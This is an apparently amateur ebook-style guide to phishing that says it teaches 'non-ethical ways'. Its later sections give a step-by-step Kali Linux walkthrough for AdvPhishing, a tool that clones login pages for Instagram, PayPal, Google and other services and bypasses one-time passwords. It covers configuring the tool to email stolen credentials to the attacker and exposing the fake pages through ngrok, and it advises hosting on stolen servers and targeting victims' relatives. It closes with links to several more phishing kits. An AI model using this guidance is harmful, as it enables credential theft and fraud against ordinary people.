

All About Phishing

Introduction


Many books are available on the market about Hacking, Phishing, Penetration testing, but they are all written in ethical way. In this book we will go in all the ethical and non-ethical ways. We include all the phishing related information. We will provide you the related resources of phishing and we will provide all other tools here and teach you how to use them!

Basics

Let's start with some basic information. What is phishing? We define it as the practice of sending e-mails that appear to be from reputable sources with the goal of influencing or gaining personal information (passwords , bank logins etc.). It combines social engineering and technical trickery (we will cover this later). It could involve an attachment within the e-mail that loads malware (malicious software) onto your computer. It could also be a link (we use mainly link) to an illegitimate website. These websites can trick you into handing over your personal information. Furthermore spear phishing is a very targeted form of this activity. Attackers take the time to conduct research into targets and create messages that are personal and relevant.

Spear phishing


Phishing attempts directed at specific individuals or companies is known as spear phishing. Spear phishing targets employees, typically executives or those that work in financial departments that have access to financial data. You can do this way, but need active community .



An email arrives, apparently from a trustworthy source, but instead it leads the unknowing recipient to a bogus website full of malware. These emails often use clever tactics to get victims' attention. It is your job to attract the target by creating real looking content. The best thing to do is to look for personal information of the target and implement it in your mail.

Clone phishing

The next attempt to lull the recipient's suspicions beyond spear phishing is the clone phishing. This uses an actual email that might have been intercepted as part of a legitimate stream of correspondence between a legitimate sender and the recipient that the bad actor is attempting to fool. Clone phishing can refer to a previous message that the recipient sent to the legitimate sender. It is very popular for stealing credentials.



But what does a clone phishing email look like? There are basically three different types of clone phishing emails:


- 1) An email sent from a spoofed email address intended to trick the recipient into thinking it is from a legitimate sender
- 2) An email containing a link or attachment that has been replaced with a malicious link or attachment
- 3) An email or message that claims to be from a resent email from a legitimate sender but is updated in some way

Think about it this way: If you are sitting at your desk during a busy workday and you receive an email from an individual that you trust, you will most likely comply with whatever request the email has to keep the continuity of workflow going. When phishers take advantage of this, it is sort of like an abuse of system feature attack — but in this case, the system is you! We will learn Social engineering where we include some topics related to this. All you have to do is just find how the person thinks and which person he's going to trust.

SMS phishing

SMS Phishing uses cell phone text messages to deliver the bait to induce people to divulge their personal information. Attacks typically invite the user to click a link or contact an email address provided by the attacker via SMS message. The victim is then invited to provide their private data (often credentials) to other websites or services. Furthermore due to the nature of mobile browsers URLs may not be fully displayed. A malicious link sent via SMS can yield the same result as it would if sent via email.


Here are some SMS phishing examples:



Social Engineering

Social Engineering plays the main role in phishing and also hacking. We will cover many information and tricks related to social engineering. Social engineering is a running process and new social engineering tricks / hacks are coming with the new technology, so it's important to be connected and up to date.

Hackers are considered as the most popular and prominent type of social engineers. Even if software vendors develop hardened and more difficult to break software systems, some hackers are still able to hit them. Network and software attack variables, including hacking, are becoming a part of social engineering skills. This type of social engineers use a combination of social, hardware and hacking skills in either minor or major breaches across the globe.



Social Engineering is a very big topic and it's including so much information. One of the biggest cyber attacks of the century happened on Yahoo! Attackers were able to get into the systems in 2014 and steal the account data of over 500 million users. The FBI has confirmed that social engineering was used in the attack. This attack on Yahoo, a giant tech company, therefore confirms that social engineering is more dangerous than it's given credit for. No one is safe, if one of the oldest email service providers that invests heavily in cyber security tools can be compromised so easily using this technique.

This incident emphasizes the fact that human weakness cannot be discounted in the cyber security chain. It is fast becoming the widely used method for attacking organizations.

Applications of social engineering

Social engineering is actually used in many setups and professions by people and institutions.

Lawyers and psychologists - These groups of people have to get people into a certain state of mind to manipulate their minds. They use the same tactics as any other social engineer would use. It is they just use them with non-malicious intentions. Through these tactics, they are able to conduct successful interrogations and interviews and get people to reveal information that they would otherwise withhold.



Information gathering

This is regarded as the most tortuous step in the whole social engineering exercise and may last anywhere from a few hours to a few years. It is demanding and requires an attacker to always be keen in observing the target. Today's social engineer needs to be well informed of the data to look for and the software tools that can be helpful. The quick adoption of social media platforms by a large percentage of people has made this process much simpler.

A social engineer can combine many small pieces of information gathered from different sources into a useful picture of the vulnerabilities of a system. Searching social media accounts can reveal clues or possible answers to security questions, pictures like id or anything what we searching for or linking a job title to a key individual's hobbies/interests for phishing ideas.

Social Engineering Attackers Work

attacker uses basic human interaction (social skills) to get a recipient of a message, posting, or advertisement to perform a desired action. This can be as simple as opening a file or clicking on a link, as with the I Love You attack. It can also involve obtaining compromising information about an organization, its operations, or computer systems that is helpful in penetrating and attacking networks and systems. In a more complex attack, content can be socially engineered to draw the reader into a more complex situation that results in fraud or theft.

Where an attacker may send an email, seemingly from a reputable credit card company or financial institution, that requests account information, often suggesting that there is a problem. When users respond with the requested information, attackers can use it to gain further access to accounts or systems.

Phishing attacks may also appear to come from other types of organizations such as charities or government agencies. Attackers often take advantage in holidays.

there is a very effective method that I have done a lot ,You have to target the relatives of Victim who interact with them I have ever seen that many people ignore unknown emails, if the mail is sent by someone nearby

there is so much chance that main target open that link or message

Social Engineering Tools

Social engineering has three categories of tools, including physical tools, phone tools, and software-based tools, but we are focus on Software based tools

Software-based Tools:

One of the key aspects of social engineering is information gathering. Social engineers make it a point to spend time in gathering information about their objectives and targets to ensure success in their ploys. Today, there are various tools that can help social engineers in gathering, collecting, utilizing, and cataloging the data they have collected.

Social Engineer Toolkit (SET)



SET is

continuously expanding. In fact, recently, SET has proven its capability to handle attacks such as an infectious media generator in addition to spear phishing and website cloning. An infectious media generator allows a user to create a CD, DVD, or USB key, which is encoded with a malicious file. Then, the CD, DVD, or USB key is left or dropped at the office building of the target. Once it is inserted and ran in a computer, the generator will carry out its malicious payload, causing the computer of the target to be compromised.

I just share some link that related to SET

<https://github.com/trustedsec/social-engineer-toolkit/>

<https://github.com/AnonHackerr/setoolkitinstaller>

<https://github.com/ivam3/setoolkit-4-tmux>

<https://tools.kali.org/information-gathering/set>

You can find on Web you will get so many related to this .

How to Host A Phishing Website

Construction of a phishing site typically takes but a few hours. Within a 24-48-hour period, a phisher is able to set up phishing and blind-drop servers, make hundreds of thousands of attacks, and then simply vanish into thin air.

Hosting is very important, there are some good hosting options to be as most anonymous as possible:

- Google Firebase Webhosting (You will get a web.com domain there)
- Any provider you can pay via Bitcoin
- Stolen server
- XSS


Phishing tools

I can think that you will know what Kali Linux is, and how it is used. you can use parrot os and any other linux os you want How to take account of social media from here, it will show and how to take account of a specific site.

I am sharing my screenshots for understanding

Tool name : Advphishing

1) Go to the folder where you want your tool

A terminal window titled 'kali@kali: ~/Desktop/Phishingtool' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
kali@kali:~$ ls
apktool  Documents  Kismet-20200823-05-56-33-1.kismet  Pictures  rtl8188eus  Videos
Desktop  Downloads  Music                                Public    Templates

kali@kali:~$ cd Desktop
kali@kali:~/Desktop$ mkdir Phishingtool
kali@kali:~/Desktop$ cd Phishingtool/
kali@kali:~/Desktop/Phishingtool$
```

2) git clone <https://github.com/Ignitetch/AdvPhishing.git>

```
kali@kali: ~/Desktop/Phishingtool
File Actions Edit View Help
kali@kali:~/Desktop/Phishingtool$ git clone https://github.com/Ignitetch/AdvPhishing
```

3) go to the folder cd AdvPhishing and give the permissions by chmod 777 *

```
kali@kali: ~/Desktop/Phishingtool/AdvPhishing
File Actions Edit View Help
kali@kali:~/Desktop$ ls
Anonymous          code.desktop      payload.          staff.txt
book.txt           Hash-Buster      Phishingtool     tbs
bug_report.txt    hasher          pub.txt          tor-browser_en-US
'Century child new PGP' images          __pycache__
'chess game simple' lscript         rtl8188eus
kali@kali:~/Desktop$ cd Phishingtool/
kali@kali:~/Desktop/Phishingtool$ cd AdvPhishing/
kali@kali:~/Desktop/Phishingtool/AdvPhishing$ sudo chmod 777 *
kali@kali:~/Desktop/Phishingtool/AdvPhishing$ ls
actions            config.php        Linux-Setup.sh   lolcat           requirements      Webpages
AdvPhishing.sh     Fonts            Logo.sh          PHPMailer        secnhack
Android-Setup.sh   Intruction       Logo.txt         README.md        sites
```

4) ./Linux-Setup.sh for installing some packages which not installed

```
kali@kali:~/Desktop/Phishingtool/AdvPhishing$ ls
actions      config.php   Linux-Setup.sh  lolcat      requirements  webpages
AdvPhishing.sh  Fonts       Logo.sh        PHPMailer   sechnhack
Android-Setup.sh  Instruction  Logo.txt       README.md   sites
kali@kali:~/Desktop/Phishingtool/AdvPhishing$ sudo ./Linux-Setup.sh
```

```
kali@kali: ~/Desktop/Phishingtool/AdvPhishing
File  Actions  Edit  View  Help

ADV-PHIS
OTP BYPASS PHISHING TOOL [v 2.1]

[ Follow on Github :- https://github.com/Ignitetch/AdvPhishing ]

+++++>>
|A|D|V|A|N|C|E| |P|H|I|S|H|I|N|G| |2|.1|
+++++>>

Dude Just Select Any Option
----->>>

[01] Tiktok           [12] LinkedIn-TFO   [23] Wordpress
[02] Facebook-TFO    [13] Hotstar-TFO    [24] Snapchat-TFO

[03] Instagram-TFO   [14] Spotify-TFO     [25] Protonmail-TFO
[04] Uber Eats-TFO   [15] Github-TFO     [26] Stackoverflow
[05] OLA-TFO          [16] IPFinder       [27] ebay-TFO
[06] Google-TFO       [17] Zomato-TFO     [28] Twitch-TFO
[07] Paytm-TFO        [18] PhonePay-TFO   [29] Ajoio-TFO
[08] Netflix-TFO     [19] Paypal-TFO     [30] Cryptocurrency/
[09] Instagram-Followers [20] Telegram-TFO   [31] Mobikwik-TFO
[10] Amazon-TFO       [21] Twitter-TFO    [32] Pinterest
[11] WhatsApp-TFO     [22] Flipcart-TFO/  [99] Exit

[ *** ] ----- [ ]
[ *** ] What You Want to Choose >>>>>
```

5)give it 5 minite After this Run this tool ./AdvPhishing.sh Its look cool now you can choose anything !

Well i choose 3 instagram link its previous screenshot

```
kali@kali: ~/Desktop/Phishingtool/AdvPhishing
File Actions Edit View Help

+-----+
|A|D|V|A|N|C|E| |P|H|I|S|H|I|N|G| |2|.1|
+-----+

Dude Just Select Any Option
-----
> > >

[01] Tiktok           [12] Linkedin-TFO   [23] Wordpress
[02] Facebook-TFO    [13] Hotstar-TFO    [24] Snapchat-TFO

[03] Instagram-TFO    [14] Spotify-TFO    [25] Protonmail-TFO
[04] Uber Eats-TFO    [15] Github-TFO      [26] Stackoverflow
[05] OLA-TFO           [16] IPfinder        [27] ebay-TFO
[06] Google-TFO       [17] Zomato-TFO      [28] Twitch-TFO
[07] Paytm-TFO        [18] PhonePay-TFO    [29] Ajio-TFO
[08] Netflix-TFO      [19] Paypal-TFO      [30] Cryptocurrency/
[09] Instagram-Followers [20] Telegram-TFO    [31] Mobikwik-TFO
[10] Amazon-TFO       [21] Twitter-TFO     [32] Pinterest
[11] WhatsApp-TFO     [22] Flipcart-TFO/  [99] Exit

[ *** ] ----- [ ]
[ *** ] What You Want to Choose > > > > 30

-----
! PHP SERVER NOW STARTING !
-----

-----
! NGROK SERVER NOW STARTING !
-----
```

its work only in Local network if u want to perform this on outer world
you have to forward your port ! this tool support NGROK
(<https://ngrok.com/>)

in new Update You can Obtains the Credentails on Your Gmail Account or Send to Someone Else.

Process

- Sender : Open config.php File Through nano and enter name, your email id, your password.
- Receiver : Which you want to send the Credentials.

```
GNU nano 4.5
<?php
$sender_name = 'name';
$sender_mail = 'email';
$sender_pass = 'pass';

$receiver_name = 'name';
$receiver_mail = 'email';

?>
```

- Open your email ID that you mentioned in send, go security options, scroll down and turn on less secure setting.

- let me explain in very sort

- 1) got to this site <https://ngrok.com/>

- 2)Follow this steps so simple :D

1. Unzip to install

On Linux or Mac OS X you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip to extract it.

```
$ unzip /path/to/ngrok.zip
```

2. Connect your account

Running this command will add your authtoken to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the [status page](#) of the dashboard.

```
$ ./ngrok authtoken 1j49s0ArWheAeXq1dqjXbozqXGV_2wZ6icUW22DjQG2b5WHfy
```

3. Fire it up

Read [the documentation](#) on how to use ngrok. Try it out by running it from the command line:

```
$ ./ngrok help
```

To start a HTTP tunnel forwarding to your local port 80, run this next:

```
$ ./ngrok http 80
```

Useful Tools

Z-Phisher = <https://github.com/htr-tech/zphisher.git>

Hiddent-Eye = <https://github.com/DarkSecDevelopers/HiddenEye-Legacy.git>

Nexphisher = <https://github.com/htr-tech/nexphisher.git>

SocialPhish = <https://github.com/xHak9x/SocialPhish.git>

Recreator-Phishing = <https://github.com/AngelSecurityTeam/Recreator-Phishing.git> (recommend to check out)

Spectre = <https://github.com/Pure-L0G1C/Spectre.git>

NGROK = <https://ngrok.com/>